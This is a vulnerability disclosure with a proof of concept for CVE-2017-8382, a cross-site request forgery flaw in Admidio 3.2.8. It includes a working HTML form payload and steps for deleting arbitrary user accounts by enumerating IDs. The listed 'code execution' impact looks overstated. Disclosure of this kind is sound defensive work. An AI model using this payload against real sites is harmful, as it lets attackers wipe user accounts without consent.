

Admidio 3.2.8

Cross-Site Request Forgery

Assigned CVE Number:

CVE-2017-8382

Proof-of-Concept

Submitted by:

Author: Faiz Ahmed Zaidi

Organization: Provensec LLC

Website: <http://provensec.com/>

National Vulnerability Database

(<https://nvd.nist.gov/cvss/v2-calculator>)

Overall CVSS Score: 7.5

CVSS v2 Vector

(AV:L/AC:M/Au:S/C:N/I:C/A:N/E:POC/RL:ND/RC:ND/CDP:MH/TD:H/CR:ND/IR:H/A
R:ND)

Proof-of-Concept

Hello,

I would like to report a vulnerability that I have found on Admidio 3.2.8 in which Cross-Site Request Forgery (CSRF) attack is possible. Admidio 3.2.8 has CSRF in adm_program/modules/members/members_function.php with an impact of deleting arbitrary user accounts.

Hereby I am adding the information related to my finding so that you can have a brief view.

Technical Description: Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. CSRF attacks specifically target state-changing requests, not theft of data, since the attacker has no way to see the response to the forged request. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker's choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.

[Attack Vectors]

Steps:

1.) If a user with admin privilege opens a crafted html/JPEG(Image), then both the admin and users with user privilege which are mentioned by the user id (as like shown below) in the crafted request is deleted.

```
<input type="hidden" name="usr&#95;id" value='7' />
```

2.) In admidio by default the userid '1' for system '2' for user, so an attacker can start from '2' upto 'n' users.

3.) For deleting the user permanently, we select 'mode=3' (as like shown below), then all admin and low privileged users were deleted.

```
<input type="hidden" name="mode" value="3" />
```




Fig 1.1

```
<html>
  <body>
    <form action="http://localhost/newadmidio/admidio-3.2.8/
      adm_program/modules/members/members_function.php">
      <input type="hidden" name="usr&#95;id" value='7' />
      <input type="hidden" name="mode" value="3" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

Fig 1.2




Fig 1.3




Fig 1.4




Fig 1.5

[Vulnerability Type]
Cross Site Request Forgery (CSRF)

[Vendor of Product]
Admidio

[Affected Product Code Base]
Admidio CRM - admidio-3.2.8

[Affected Component]
http://localhost/newadmidio/admidio-
3.2.8/adm_program/modules/members/members_function.php

[Attack Type]
Remote

[Impact Code execution]
true

[Impact Escalation of Privileges]
true

[Reference]
[https://www.owasp.org/index.php/Cross-Site_Request_Forgery_\(CSRF\)](https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF))

[Discoverer]
Author: Faiz Ahmed Zaidi
Organization: Provensec LLC Website: <http://provensec.com/>